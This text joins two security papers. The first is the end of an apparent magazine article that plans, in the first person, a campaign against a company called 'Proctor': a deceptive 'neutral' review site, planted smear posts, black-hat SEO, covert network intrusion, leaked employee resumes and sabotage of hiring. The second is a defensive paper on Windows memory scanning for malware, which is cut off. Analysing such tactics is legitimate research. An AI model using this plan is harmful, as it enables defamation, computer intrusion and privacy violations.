This kind of website exists in the financial world, for example the SRI (Socially Responsible Investing), which takes into consideration different factors, such as: ethical, financial, human, structural . . . to rate a company. We will use the same process for the Proctor sector. This will allow us to support a company or even better, to disadvantage a company. By this way, our website will

appear neutral at the beginning as we quote all actors. During the start up process, we will have to be careful with Proctor and ensure they are not put at a disadvantage (we stay neutral). As said before, this strategy is really good as there is no such website for the whole sector (there are only forums where ex-employees explain their vision about the sector, we could use this information later).

Creating and installing such a website will take time. We have to give exposure to our website, but also make it credible. The more people who will use/read our website, the more it will become credible. We can also use SEO or BlackHat SEO to give it more exposure. Moreover, we send an email to all employees of this sector alerting them of the new website created (email addresses are easy to find (Raynal & Gaspard, 2007)).

To get even more visiblity we contact web newspapers like ZDNet or 01. We can send an email to journalists explaining the creation of a new website and after that asking them directly for interviews. This can be done through public relation professionals (they are not necessary aware of what they are doing).

In order to be well ranked on Internet, we have to publish real and useful content. The sector rating will be based upon different factors, but we can focus on a factor which is often neglected: human resource. We can use a forum used by ex-employee to get interesting information. We can find these ex-employee by consulting directories of high schools or look at social networks.

Another idea is to find (un)satisfied customers. Nothing complicated here, we can just consult websites of all the actors in the sector, as they generally proudly display their customers. Unsatisfied customers could be found by looking at archives.org. By comparing two versions of a website we could find customers that are no longer listed on the website.

The first six months, we keep as neutral as possible. Our only goal is to attract the largest amount of people on our website and obtain credibility. At the same time, we consult web logs to know where users come from and more interestingly what pages they are interested in.

To increase and obtain credibility of our website we can create a forum or blog. Whatever we chose, we will have to moderate it with great care in order to increase our fairness. For example, we post a message on the forum going against Proctor. Soon after (just the time needed for people to see and read it), the moderator (us) performs two actions:

- We moderate the message by deleting it.
- We post a message explaining that this kind of post is not welcome on the forum.

This will give us two things. Firstly, the calumny is spread. Secondly we have consolidated our fairness and thus the confidence of our website.

After several months, when our website has a good credibility and exposure, it is now time to publish articles against Proctor. However, we will go step by step and articles won't be completely against Proctor at the beginning. We don't even have to focus articles on Proctor at the beginning, we can focus on several companies at the same time.

We now have a great resource to influence our target, a website consulted by a lot of people. Influencing people are a first point, but we also have a tool to identify actors which could help us in our action. Indeed, we can now identify people who are hostile to Proctor.

At the end, in conclusion to this part, let's resume our methodology:

- Populating the attackers: we "recruit" people via our website giving it more exposure, but also giving us information needed to prepare our attack.
- Preparing the battlefield: with the help of SEO, we give more exposure to our website.

- Exporting the battle: after giving the battlefield and information on our website, public relation council and other journalists will move and amplify our message.

Ideally, Proctor should be aware of our website once it is well known on the internet, in order for Proctor to monitor it, or even better try to counter-attack (via its website or others), which will consume its resources and energy.

Proctor on the web: welcome to emptiness

Contesting site is far from enough. Since we are dealing with Internet, we will stay there and use the search engines. Based on how they work and on some of their flaws, we will use mainly Black Hat SEO in order to decrease the visibility of Proctor on Internet. Considering the time line of the operation, this has to be done once our contesting site is well established, just before it starts to intoxicate its readers. In that way, visitors won't be able to find Proctor's answers to our critics.

Our goal is mainly to decrease the page rank of the web site of Proctor. This company sells a service, service which is also provided by other companies (foreign or not). When someone is looking for the information on this kind of service, Proctor is currently the first answer. There are two ways to change that, and we will use both of them. First, we can use SEO in order to increase competitor's page rank. This will not be described as the techniques used are the same as the ones used for the contesting site. Instead, we will give some examples on the second way: decreasing Proctor's page rank.

- Google Bowling: we want to create many backlinks pointing to Proctor. We automatized the research of forums, blogs, guest books and so on, but those dealing with racism, pornography, online casinos, and viagra for instance.

  More efficiently, we can create these sites and we include keywords close from the ones Proctor is also using. We also add the same keywords but misspelled. Creating automatically porn content is really easy: very small texts, many pictures which can be found all around internet. It is easy to write a small program doing these around one topic.

  Then, we can also use blacklisted sites. Either we create them ourselves and have them blacklisted, or find some (we need to cross-research on several search engines and compare the results).

- Google Washing: we duplicate the web site of Proctor. Prior to that, we need to buy a domain name older than Proctor's, no matter whether it is related to the topic or not. Then we clone the web site and claim for duplicate content. Of course, this can be done several times to decrease Proctor's page rank.

- Create a link farm, with content dealing with Proctor (automatically generated), but what is important is that all pages of the link farm have many links pointing to Proctor.

All the actions bring activity around web site of Proctor, but also take down its corporate image. Since now, earthing we have done was not against the laws since they are withe techniques.

Last word, we are attacking Proctor's corporate image on two bases. Firstly, we increase how our contesting site is seen. Secondly, we decrease Proctor's site audience. Both are due to SEO, used in different ways. All by themselves, these 2 are not enough. But they come as complementary actions in the main strategy, in order to strengthen it. And damaging its image is a good way to lower the price paid to buy Proctor.

Complementary black ops

Up to now, we have taken great care about laws. However, what if these operations were combined with computer based attacks? The previous actions target the corporate image, but what will happen once it is combined with some actions supposed to downgrade the way the company works.

Hacking" for profit

The take over of the network is really easy, especially form the inside. Here are some examples coming quickly in mind: using a botnet, compromising of the DNS server, changing the configuration of the router (backuping the routers is not that usual), spying on the emails, crashing some sensitive servers (like the domain controller, especially when the backup server itself has – unfortunately – a failure), installing a rogue DHCP server and so on. Many options are open but all require a trustworthy agent to arrange them, agent that our Indian company may not have. Anyway, with the increasing number of mercenaries in IT fields. . .

Assume now we have such a capable man. He will act in a very covert way. First, he learns as much as he can about Proctor's network. Then, he takes the control of it. We will not give details on how he gets an access to the network (e.g. fake recruiting, con trick) since it is really easy with proctor (high turn over, no warden at the entry of the offices). We suppose our pirate can get access to a laptop (stolen, borrowed, given by the company, whatever). Analyzing it gives already two important information:

1. the password of the user the laptop belongs to
2. the password of the local admin.

The pirate could learn much more by digging into this laptop (passwords used for some websites, VPN authentication, emails, important files and so on). A skilled guy will need something like 2 or 3 days (or even hours!) to learn almost all he needs about the network, from the servers (files, printers, back ups) to the privileged accounts. Most of the time, no exploit will be necessary. Instead, cleverness, imagination and experience are enough to guess passwords and found badly configured (but critical) servers. Then, it is just a matter of (short) time before the passwords are obtained.

Once he gets the control on the domain controller, he can reach every single machine on the domain. First, he will look at the mail server. As the Indian company wants to know what is happening internally, this is a critical point. Every email by itself is interesting. But analysing who talks to who also reveals important people (that is the ones with influence, with the real powers), others we could recruit as insiders. Based on the mail server, many annoying actions are possible, like:

- The pirate can then arrange a fake information leak. Once he has spotted an important employee (e.g. he is the best engineer, or has clear sight of what is happening), the intruder can impersonate the guy on his computer and send away some sensitive information (e.g. confidential documents of a client, internal notes. . .) so that it is noticed, especially from outside the company.
- The pirate can manage the mail system, and thus he can cancel or delay the sending and receiving of emails. As he can not read every mail, a random action can enough (and most of the time, they are the most difficult one to notice). Since email communication works now in a deteriorated way, such are communication with both external and internal people.

Controlling such a server is really interesting for our attacker, even if this is usually not regarded as the master piece of the information system. Nevertheless, the attackers need to be very cautious with the information obtained in this way, since it is usually information they are not supposed to have.

Some other system are also interesting, like the DNS server or the proxy cache. We can analyze what sites are frequently used by the employees, which can help a lot when doing profiling. Moreover, we could also use that to randomly redirect some visit to our contesting web site.

Lastly, since we own the network, we will help Proctor with SEO. During the discovering of the network, we have found that Proctor hosts its own web site. Thus, we connect to this server and

install some cloaking program. Depending on the origin of a query, different pages will be displayed. Using the appropriate module (LKM, backdoor . . .), either on the DNS or web server, we can redirect the trafic wherever we want. For instance, we could keep the real web site for internal queries but a fake one for external ones. This can be quickly detected as many employees are working outside the company itself. However, since we control who can be redirected, we can select our targets cleverly. For instance, if some visitors come from a recruitment web site where Proctor puts some announce, we can display a poor web site with fake information, in order to discourage people to come and work at Proctor.

Of course, since search engines do not like cloaking, we denounce Proctor and provide a proof so that the cloaking we installed is detected. Then, Proctor's page rank will decrease very quickly.

This is much more simple than it may look. A simple kernel module (abusing skbuff under Linux, or at the NDIS level for Windows) leads the attackers where they want. A few hundreds of C is enough to reach this. Strangely, providing alternative web pages is probably much more difficult as it needs to be done cleverly.

Focus on the attack of Human Resources: when the human is the weak link

Consulting and IT services companies are not well-known for their "human" aspect. Even if their website promotes the way the handle the human resources[2]. Conversely, when one looks for less corporate information, sites like munci.org or forums hardware. fr are very talkative about life inside the company. Most of the time, it is very different of the official presentation.

All these companies are very alike, and recruiting people works in an industrial way to compensate a high turn-over. When a company claims it will hire 4000 people whereas the whole company has 15000 workers (without buying another company), one can wonder what are the expectations of people leaving the company. Thus, we will target this critical process, playing on the two part of the recruitment process: making hiring harder, and encourage the resignations.

We start with hiring important workers (e.g. salesmen, engineers) noticed during the information gathering step. We can provide them opportunities they are not looking for, for instance by feeding them with job offers for a similar job, but much more paid. However, this is not enough: even if they see those offers, they may not dare to answer: we will have them contacted then. Since we have full control of the network, we can find in the Human Resource department the resume of all the employees. Unfortunately, it will leak, for instance to another alike company, a recruitment agency, or even on Internet. Such a leak is a double advantage for us. First, it increases the suspicion about how Proctor is managed from the inside. Second, if some employees leave, it means the price to buy the company will decrease.

Secondly, we corrupt the hiring process. Most of the people in charge of that process are young and they seek always on the same websites (e.g. monster). Let us do several tricks. It is easy with the help of the DNS server to redirect – from time to time – the request to another computer, one we control. It then displays "Server is down, sorry for the inconvenience. We are working hard to repair it." Still to keep the recruiters occupied, we create fake profiles, so that they hunt ghosts. This can be done easily with the help of the script and the use of some keywords we know recruiters will look for. More difficult, since we control the network, we can look for the resumes gathered by the recruiters (and nicely stored on a shared repository) and slightly change what looks like a phone number or an email address. More ghosts to hunt.

Additionally, we can also use some piece of information found during the information gathering step. For instance, we have discovered that one of the executive director has just put his resume on many social network and seems to be looking for a new position: that is not very motivating for the

[2] It is quite funny to notice how all company share the same language, the same words, so that all websites look similar

people working with him. Of course, as the to managers has also imposed a co-executive director to this one, in charge of half of his missions, he is not very happy and feel like he will be soon pushed away. This insecurity feeling can be shared with the others employees since it deserves our goals.

Furthermore, Human Resources have an Intranet which is reachable through Internet since many employees work far from the company. A poll has been submitted to the workers. It reveals that a majority of people consider themselves badly paid. This is the main charge again Proctor, so let us increase this feeling too. We dug up some information and found an article in a famous and well-considered newspaper ´ – Le Figaro Economie – giving the average wages for the same kind of company, and the repartition between fixed part and variable part. Proctor is badly ranked for both of these factors. A similar document can also be found in a well-known agency in charge of the employments of engineers. We can now use our contesting website to share these pieces of information with the Proctor's employees. We create a document explaining what is the strategy about salaries at Proctor, and publish it on the website. First, it will not encourage people to come working at Proctor. Second, those already working there may want to work somewhere else.

Last words about these black operations. They are a matter of imagination, but also of technical skills. Many actions are possible, but they are greatly risky for the attacker. Most of the time, they are particularly interesting in order to get some information or to disrupt the system from the inside. However, it is very important not to be identified, and thus well concealed otherwise, the answer will be stronger.

Conclusion

Attacks based on information are happening every day, at different scales. We showed how they could use Internet (which is far from being the only vector) using it both as a container and the content. The advantage of Internet comes from the speed at which information propagates, and its durability, (it is almost impossible to erase an information from Internet). Furthermore, we have explained how some SEO techniques can also improve our effects. Combining both the content (use of information) and technical issues of the container (e.g. SEO, hacking) is much more efficient than each of these domains alone.

The example we chose – most assumptions come from a real but anonymized case study – shows how such operations can be complex. Each element interacts with others. The difficulty is to evaluate the impact of an element on the others, so that they increase the effects, rather than cancelling them.

Attacks based on information rest on information, whether it needs to be created, modified, hidden or revealed, whether it is true or false. Of course, the piece of information itself is very important. Nevertheless, the way it reaches its target also influences the target. Both the medium and the appearance have an essential role to play in the operation. This is what we emphasized through the use of SEO for instance.

Proctor is supposedly too busy to run its own business to detect what is happening until it is too late. A consulting and IT services company is like an empty shell (in the way it does not have its own products, its own specific knowledge). Thus, attacking based only on information is not easy. That is why we chose to target some internal mechanics, vital for it to work properly: trades, corporate image, human resources. With enough sand in it, Proctor will surely become an Indian company.

List of References

Chris Onderson (2004), "The long tail", WIRED, October 2004)
http://www.wired.com/wired/archive/12.10/tail.html

Marc Brassier (2003), "Le lobbying sur internet", MISC 17.

Frédéric Raynal and François Gaspard (2007), “L’information, nouveau nerf de la guerre?”, MISC 34.

User-mode Memory scanning on 32-bit & 64-bit Windows

Eric Uday Kumar
Authentium Inc.

About Author

Eric Uday Kumar is an Anti-Virus Research Engineer at Authentium Inc. He was born and raised in Hyderabad, India. He moved to the United States in 2002 in order to pursue a Masters degree in Computer Science at the University of Louisiana at Lafayette. His Masters thesis is a patented static analysis technique to detect certain strains of metamorphic viruses. He graduated in Dec 2004 and began working for Authentium Inc. since June 2005. He specializes in malware analysis and reverse engineering, as well as development of anti-malware tools and technologies to help counter existing and emerging malware threats. Currently, Eric lives in West Palm Beach, Florida with his wife and plans to continue his work on enhancing anti-malware technologies. Contact Details: c/o 7121 Fairway Drive, Suite 102, Palm Beach Gardens, Florida, 33418, U.S.A., phone +001-561-575-3200, fax +001-561-, e-mail ekumar@authentium.com

Keywords:

Windows Operating System, 32-bit, 64-bit, WOW64, User-mode, Kernel-mode, Virtual Memory, Memory Scanning, Malware, Detection, Disinfection, Processes, Threads, Heaps, Enumeration.

User-mode Memory scanning on 32-bit & 64-bit Windows

Abstract

Memory scanning is an essential component in detecting and deactivating malware while the malware is still active in memory. The content here is confined to user-mode memory scanning for malware on 32-bit and 64-bit Windows NT based systems that are memory resident and/or persistent over reboots. Malware targeting 32-bit Windows are being created and deployed at an alarming rate today. While there are not many malware targeting 64-bit Windows yet, many of the existing Win32 malware for 32-bit Windows will work fine on 64-bit Windows due to the underlying WoW64 subsystem.

Here, we will present an approach to implement user-mode memory scanning for Windows. This essentially means scanning the virtual address space of all loaded processes in memory. In case of an infection, while the malware is still active in memory, it can significantly limit detection and disinfection. The real challenge hence actually lies in fully disinfecting the machine and restoring back to its clean state. Today's malware apply complex anti-disinfection techniques making the task of restoring the machine to a clean state extremely difficult. Here, we will discuss some of these techniques with examples from real-world malware scenarios. Practical approaches for user-mode disinfection will be presented. By leveraging the abundance of redundant information available in various WinNT structures that can be accessed via the Win32 API from user-mode, certain techniques to detect hidden processes will also be presented. Certain challenges in porting the memory scanner to 64-bit Windows and Vista will be discussed. The advantages and disadvantages of implementing a memory scanner in user-mode (rather than kernel-mode) will also be discussed.

Introduction

Computer malware targeting Microsoft's Windows operating system has been constantly evolving in order to remain stealthier, while still being effective in its attack. More and more complex malware are rapidly being generated and deployed each day (Kerbs, 2006). Powered with automated malware generation tools and customized server side encryption/packing, the widely spread malware authors have plagued computer users (Skoudis, 2007). The biggest challenge that the anti-malware industry has to face today is the sheer quantity of malware being generated on a daily basis (Barwise, 2008). The shift in intent of malware authors toward monitory gain has furthered the creation of stealthier and more subtle malware. This has resulted in malware that apply complex techniques to disallow detection and more so, disinfection.

Today's Windows based malware apply complex methods of anti-disinfection such as:

- Protecting its associated files on disk by disallowing access to any external program, such as an *on-demand* or *on-access* scanner.
- Protecting itself and its associated processes in memory from being terminated by using multi thread/process monitoring.
- Running as a SYSTEM process or native service to thwart termination.
- Injecting code (such as a dynamic link library) within system processes such as *winlogon.exe*, *explorer.exe*, *services.exe*, *lsass.exe*, etc.
- Monitoring its registry entries to thwart deletion.
- Patching system files.

- Hiding its associated processes in memory and/or files on disk by patching user-mode APIs, native APIs, or kernel data structures.

Hence, while the malware and/or its components are still active in memory, it makes the task of disinfecting and restoring the machine to a clean state significantly harder. It is imperative that an anti-malware system for the Windows OS has a good implementation of both user-mode and kernel-mode memory scanning. A user-mode memory scanner purely operates in user-mode and can only access the user-space virtual memory with the privileges of the currently logged-on user. A kernel-mode memory scanner operates in kernel-mode and can access complete user-space and kernel-space virtual memory with the highest privileges. The discussion here is confined to user-mode memory scanning.

Implementing a user-mode memory scanner for Windows NT based systems involves the usage of several user-mode Win32 APIs and native APIs. These APIs allow enumeration of loaded modules and device drivers, as well as actively running processes and threads. Using these APIs, the user-mode memory scanner would take advantage of as much redundant information that is made available by the operating system and accessible from user-mode. This involves retrieving information such as enumeration of all active processes, process heaps, threads, device drivers, and loaded modules (such as DLLs). The idea behind obtaining redundant information using several methods (essentially from several different data structures maintained by the operating system), is to be able to "see" these memory components, least they may have been hidden by a malware using any of the several bypassing techniques. For example, the malware may have hooked a few of the user-mode APIs or native APIs that are used for enumeration, but may have overlooked bypassing some of the other APIs also used for enumeration. In this case, we will have a good chance of discovering the hidden malware components.

The following sections discuss related work and background information that is useful to understand memory scanning on Windows. This is followed by a discussion of enumeration techniques, disinfection techniques and an approach to combine these techniques in order to obtain useful data for memory scanning. The paper is concluded with a brief discussion about the pros and cons of implementing a memory scanner in user-mode.

Related Work

A reliable published work related to memory scanning on 32-bit Windows NT based systems is by Ször (1999). The paper explains implementation of both user-mode and kernel-mode memory scanner, weighing in on the advantages of implementing memory scanning in kernel-mode. Several issues with real world malware detection and disinfection were also presented.

Background – Windows NT based operating systems

Microsoft's first 32-bit operating system, Windows NT 3.1, comprised of micro-kernel architecture, memory protection, pre-emptive multitasking scheduler, backward compatibility with 16-bit versions of Windows and Win32 API, and Windows NT File System (NTFS). With the release of Windows NT 4.0 in 1996, several major improvements were introduced in terms of efficiency, speed, reliability, scalability and security. Examples of today's Windows NT based operating systems are Windows 2000, Windows XP, Windows Server 2003, and Windows Vista, to name a few. These are all based on the same core as the Windows NT 4.0, but with newer enhancements that exploit advanced features of modern processor architectures. The Windows NT kernel is not a pure microkernel but rather a hybrid kernel that combines aspects of both microkernel and monolithic kernel architectures. This allows for most of the core kernel code to share the same memory address space. Although this improves efficiency, a pit-fall to this is that other kernel

components (such as third party device drivers) could potentially compromise the integrity of the kernel. All discussions in this paper pertain to Windows operating systems that are based on the core Windows NT kernel.

Processes and Threads

A process can be described to consist of the following essential components (Solomon & Russinovich, 2004, p. 4-5):

- A process ID, which uniquely identifies the process.
- An access token, which uniquely identifies the owner, security groups, and privileges associated with the process.
- A private virtual address space, reserved by the operating system.
- Executable program (code and data) mapped into the process' virtual address space.
- At least one thread of execution.
- A list of open handles to resources allocated by the operating system that can be accessed by any thread in the process.
- Information about resources the system has allocated for it, such as files, shared memory sections, and synchronization objects.

A thread can be described to consist of the following essential components (Solomon & Russinovich, 2004, p. 4-5):

- A thread ID, which uniquely identifies the thread.
- An access token, which uniquely identifies the owner, security groups, and privileges associated with the thread.
- A Thread-Local Storage (TLS), which is a private storage area that can be used by subsystems, run-time libraries, and DLLs.
- Two separate stacks to use while the thread is running in user-mode and kernel-mode.
- The contents of CPU registers that represent the state of the CPU.

The *context* of a thread is defined by the contents of the CPU registers, the stacks, and the TLS. These hold all the information that is required to continue running the thread after a context switch. Every thread running inside a process has their own context but they share the process' virtual address space and resources. Hence, any thread in a process can access the memory and handles of any other thread running inside the same process. However, threads are not allowed to access the virtual address space of any other process, unless the other process specifically makes available some of its virtual address space as a file-mapping object.

Separation of Kernel-mode and User-mode

The Windows NT based architecture clearly separates the user-mode code (ring 3) from the underlying kernel-mode code (ring 0). These two modes are part of the processor's hardware state. On x86 processors, this "memory access mode" is known as the IO privilege level (IOPL). Hence kernel-mode is IOPL 0 (ring 0) and user-mode is IOPL 3 (ring 3). This is to keep any buggy or malicious user-mode applications from crashing or compromising the kernel. User-mode applications are less privileged and access the system's resources like registry, file system, memory

etc. via the Win32 API. Kernel-mode is the mode of execution in the processor that grants access to entire system memory and all the processor's instructions. The Windows NT architecture provides extensibility of its kernel functionality by allowing device drivers to load in the kernel. Windows will tag memory pages specifying which mode is required to access the memory, but Windows does not protect memory in kernel-mode from other threads running in kernel-mode. Windows only supports these two modes of execution today, although Intel and AMD CPUs actually support four privilege modes (or rings) in their chips to protect system code and data from being overwritten or corrupted by code of lesser privilege.

The Windows subsystem includes the Win32 subsystem service process (*csrss.exe*), the subsystem API library (e.g. *kernel32.dll*, *advapi32.dll*, *gdi32.dll*, and *ntdll.dll*), fixed processes (*winlogon.exe* and *smss.exe*), the RPC subsystem (*rpcss.exe*), the local security authority subsystem (*lsass.exe*), and service processes that run independent of user logons (example: task scheduler and spooler service). Note that *smss.exe* is the only "parentless process" as it is spawned by the INIT routine in *ntoskrnl.exe*. Windows implements the Win32 subsystem as Dynamic Link Libraries (DLLs). This provides an Application Programming Interface (API) to the system services that reside in kernel memory. By using this API, application developers can write software that will survive most operating system upgrades. Usually, these applications do not call the Windows system services directly; instead, they go through one of these implemented APIs.

When an application in user-mode requests a system service, it usually involves invoking the Win32 APIs exported by any of the Win32 subsystem DLLs. These APIs may then make a call to any of the native API functions in ntdll.dll. The native API function then invokes the corresponding system service either by executing the software interrupt '*int 0x2e*' or the SYSENTER instruction, depending on the version of Windows NT kernel. In Windows 2000 and earlier versions of NT based operating systems, software interrupts are used to call the kernel-mode code. When an interrupt occurs, the CPU checks the Interrupt Descriptor Table (IDT) to determine what function should handle that event and then executes that function. The "System Service Dispatcher" (also known as *KiSystemService*), is the code responsible for handling system service calls. In Windows XP and newer versions of NT based operating systems, the mechanism involved in invoking *KiSystemService* is different. In these operating systems, the user-mode native API function in ntdll.dll directly executes the SYSENTER instruction which is provided by the CPU's instruction set to facilitate direct execution of a system service. On execution of this instruction the CPU checks the model-specific register IA32_SYSENTER_EIP (for Intel 32-bit processors) where the address of *KiSystemService* is stored. The value of this register is loaded into the instruction pointer and the dispatcher executes. The job of *KiSystemService* is to determine the requested system service and execute it. This it does by looking up an offset in the System Service Dispatch Table (or System Service Descriptor Table, SSDT) for the address of the requested service. The SSDT contains addresses of all system services available on the system. The dispatcher gets the address of the requested kernel-mode function (which is implemented in ntoskrnl.exe) and then calls it. Note that, before the user-mode thread is allowed to enter the kernel in order to service the request, its context is switched from user-mode to kernel-mode. When the thread returns back from kernel-mode to user-mode with the results, its context is switched back to user-mode.

Some of the executing components in user-mode are: user applications, service processes and system support processes. User applications are custom user-executed programs that are not part of the operating system. Service processes execute Win32 services, such as the Workstation and Server services that can be configured to start automatically or manually and their execution is controlled by the Service Control Manager (SCM). System support processes are loaded by the operating system but are not started by the SCM. Examples of such processes are the Logon process (*winlogon.exe*), Session manager (*smss.exe*), and the SCM (*services.exe*).

Virtual Memory

Windows NT allocates each process its own virtual address space. This virtual memory is a logical view of the actual physical memory. The memory manager (software component), with assistance from hardware (CPU feature), maps the virtual addresses at run time to corresponding physical addresses (Kath, 1992; Russinovich & Solomon, 2004). Parts of virtual memory belonging to each process are "paged out" to a file on disk called the *pagefile*. When a paged virtual address is referenced, the memory manager loads the data back into physical memory from disk.

On 32-bit Windows NT based operating systems, the virtual memory system is based on a flat 32-bit address space, which allows each process to "see" a total of 4 GB of private virtual memory. The address space layout consists of the following four regions (Solomon & Russinovich, 2004, p. 420-428):

- 0x00000000 to 0x0000FFFF: No-access region to aid programmers.
- 0x00010000 to 0x7FFEFFFF: Process' private address space.
- 0x7FFF0000 to 0x7FFFFFFF: No-access region that prevents threads from passing buffers across the user/system space boundary.
- 0x80000000 to 0xFFFFFFFF: System addresses space where the Windows executive, kernel, and device drivers are loaded. Only kernel-mode processes have the privilege to manipulate this portion of memory.

Usually the system address range begins at 0x80000000. However, it is not right to assume this because of the ability to boot Windows with the /3GB boot.ini switch. In order to determine the correct system address range start address, we can use the native API call to *NtQuerySystemInformation* (exported by *ntdll.dll*) with the *SystemInformationClass* parameter set to *SystemRangeStartInformation* sub-function (whose information class number is 50).

Extended virtual addressing for x86 (32-bit addressing mode)

The Windows 32-bit server operating systems support the following extended virtual addressing options suitable for large Intel machines with 4 GB or more of RAM.

(a) Application Memory Tuning (/3GB boot switch), which allows user address range to grow to a maximum of 3 GB while shrinking the system address space to 1GB. Only applications compiled and linked with the /LARGEADDRESSAWARE compiler switch (that defines IMAGE_FILE_LARGE_ADDRESS_AWARE in the image header) can allocate a private address space larger than 2 GB. If the /3GB switch is used, the maximum RAM addressable by any Windows version is 16 GB.

(b) Physical Address Extension (PAE), which provides support for 36-bit real addresses on Intel Xeon 32-bit processors allowing them to address as much as 64 GB of RAM, i.e. 32 bit virtual addresses can be mapped into RAM pages above the 4 GB boundary. This hardware feature is supported by Windows NT, 2000, XP, 2003 and later. This feature is activated by using the /PAE switch in the boot.ini file, but can also be automatically enabled if the processor supports hardware DEP (Data Execution Prevention). This feature does not change the size of the virtual address space, but allows for more processes to be resident in RAM, thus reducing paging.

(c) Address Windowing Extensions (AWE), are API calls which permit 32-bit process address spaces access to real addresses above their 4 GB virtual address limitations. Usually, AWE is used by applications in conjunction with PAE to extend their addressing range beyond 32-bits. Note that the size of the virtual address space is not changed but different RAM pages are mapped into

application specified virtual addresses. The application program has to be specifically designed to use this feature.

Memory management on 32-bit & 64-bit Windows

The total number of addresses available in virtual memory is determined by the width of the registers in the CPU. The bit size of a processor refers to the size of the address space it can reference. A 32-bit processor can reference 2^32 bytes, or 4 GB of memory (in flat addressing mode). 64-bit processors are theoretically capable of referencing 2^64 locations in memory, or 16 EB (exa-bytes), which is more than 4 billion times the number of memory locations 32-bit processors can reference. However, all 64-bit versions of Microsoft operating systems currently impose a 16 TB limit on address space (addressing limit of 44 bits out of the available 64-bits) and allow no more than 128 GB of physical memory due to the impracticality of having 16 TB of RAM. Note that the AMD 64-bit processors implement a virtual address space of 48-bits (256TB), while the Intel Itanium2 64-bit processors implement a virtual address space of the full 64-bits (16EB) (Sanders, 2007). Processes created on 64-bit version of Windows are allotted 8 TB of user address space and 8 TB of kernel address space, with 4GB virtual address space added for 32-bit "large address space aware" applications. Hence, the previously mentioned extended virtual addressing are no longer needed with 64-bit Windows operating systems running on 64-bit hardware.

On 64-bit Windows operating systems, 32-bit processes are simply separate 64-bit processes with a special *thunking* layer that sets up an environment in which 32-bit applications are run. This layer is called "Wow64", short for "Win32 on Windows 64". A 32-bit application can detect whether it is running under WoW64 by calling the *IsWow64Process* function. The WoW64 emulator consists of the following DLLs:

- *Wow64.dll* provides thunks for the *ntoskrnl.exe* entry-point functions.
- *Wow64Win.dll* provides thunks for the *win32k.sys* entry-point functions.
- *Wow64Cpu.dll* provides x86 instruction emulation on Intel Itanium processors. This DLL is not necessary for AMD x64 processors because they execute x86-32 instructions at full clock speed.

Along with the 64-bit version of *ntdll.dll*, these are the only 64-bit binaries that can be loaded into a 32-bit process. Note that 32-bit processes cannot load 64-bit DLLs (except for the ones mentioned above), and 64-bit processes cannot load any 32-bit DLLs. The Win32 API functions *CreateProcess* and *ShellExecute* can launch 32-bit and 64-bit processes from either 32-bit or 64-bit processes. Also, 64-bit Windows operating systems (such as Windows Vista x64 Edition), will only install on 64-bit hardware, while the 32-bit versions (such as x86 edition of Windows Vista) can run on 64-bit hardware as a 32-bit operating systems. Architectural limits for 32-bit and 64-bit Windows virtual memory can be found at (Microsoft KB Article, 2007), while maximum RAM support by 32-bit and 64-bit editions of Windows can be found at (Microsoft MSDN documentation, 2008).

Enumerating objects in memory

There are several Win32 APIs that help enumerate processes, process heaps, threads, loaded modules, and device drivers in user-mode. Windows 9x/ME and 2000 provide a built-in implementation (i.e. implemented by *kernel32.dll*) of Tool Help Library. On the other hand Windows NT uses, for the same purpose, the PSAPI library. There are also tools available that use these methods such as *Userdump.exe* which is part of the OEM Support Tools for Windows and is a user-mode process dumper and viewer. The use of Win32 native APIs, although not recommended

by Microsoft, can be extremely useful while enumerating these objects in memory. Following are the different methods (or functions) that can be adopted to enumerate various objects in memory:

- PSAPI functions (*psapi.dll*) – can be used to enumerate processes, modules (such as dynamically or statically loaded DLLs by a process) and device drivers.
- Tool Help Library (*kernel32.dll*) – can be used to enumerate processes, threads, modules, and heaps.
- Performance Counters (*pdh.dll*) – can be used to enumerate processes and threads.
- The native API *NTQuerySystemInformation* (*ntdll.dll*) – can be used to enumerate processes, threads and establishing parent-child process relations. These relations assist in terminating malicious processes that spawn multiple child processes.
- The native API *NtQueryInformationProcess* (*ntdll.dll*) – can be used to enumerate process modules and heaps within a process. It can also be used to establish parent-child process relations. This function also allows access to the PEB (Process Environment Block) of a process.
- The native API *NtQueryInformationThread* (*ntdll.dll*) – can be used to enumerate threads within a process. This function also allows access to the TEB (Thread Environment Block) of a thread, which in turn can be used to access the PEB of the process it belongs to.
- Terminal server functions (*Wtsapi32.dll*) – can be used to enumerate processes on a terminal server.
- NTVDM sub-system functions (*vdmdbg.dll*) – can be used to enumerate 16-bit processes (or tasks) within each instance of *ntvdm.exe*.

A brief discussion of the use of each of these functions follows.

Enumeration using *NTQuerySystemInformation* native API

The Win32 API layer is a high-level interface to a subsystem built on top of the native API layer. Although a Win32 application can directly access the native API, this is not officially supported by Microsoft's developer tools. Access to the native API is possible due to the system component *ntdll.dll*. This DLL allows us to call a subset of the functions exported by the kernel module *ntoskrnl.exe* from a user-mode application. The functions exported by *ntdll.dll* are runtime functions (executed entirely in user-mode), and kernel function wrappers (that perform a switch from user-mode to kernel-mode and back).

While there are the Nt* family of native APIs, there are also the Zw* family of native APIs with the same names, except for the different prefix. If called from a user-mode application, both these families of APIs point to the same location, and essentially take the same execution path. This is not true in case of kernel-mode though, i.e. each of these families of APIs when called from kernel-mode traverse different execution paths (Viscarola, 2003).

The prototype for *NtQuerySystemInformation* is as shown:

```
NTSTATUS NTAPI NtQuerySystemInformation (
    __in SYSTEM_INFORMATION_CLASS   SystemInformationClass,
    __out PVOID                     SystemInformation,
    __in DWORD                      SystemInformationLength,
    __out_opt PDWORD                ReturnLength );
```

SystemInformationClass selects the sub-function to be called i.e. the type of information to retrieve. We are interested in the *SystemProcessAndThreadInformation* sub-function (whose information class number is 5). This sub-function returns an enumeration of all processes and threads as well as parent process-ids. Similarly, in order to obtain a list of all loaded drivers using, we pass in the *SystemInformationClass* parameter as *SystemModuleInformation* sub-function (whose information class number is 11). Sample code can be found at (Fedotov, 2006a; Fedotov, 2006b; Schreiber, 2001). The use of native APIs is not recommended by Microsoft since associated internal structures could change from one version of Windows to other.

Enumeration using PSAPI functions

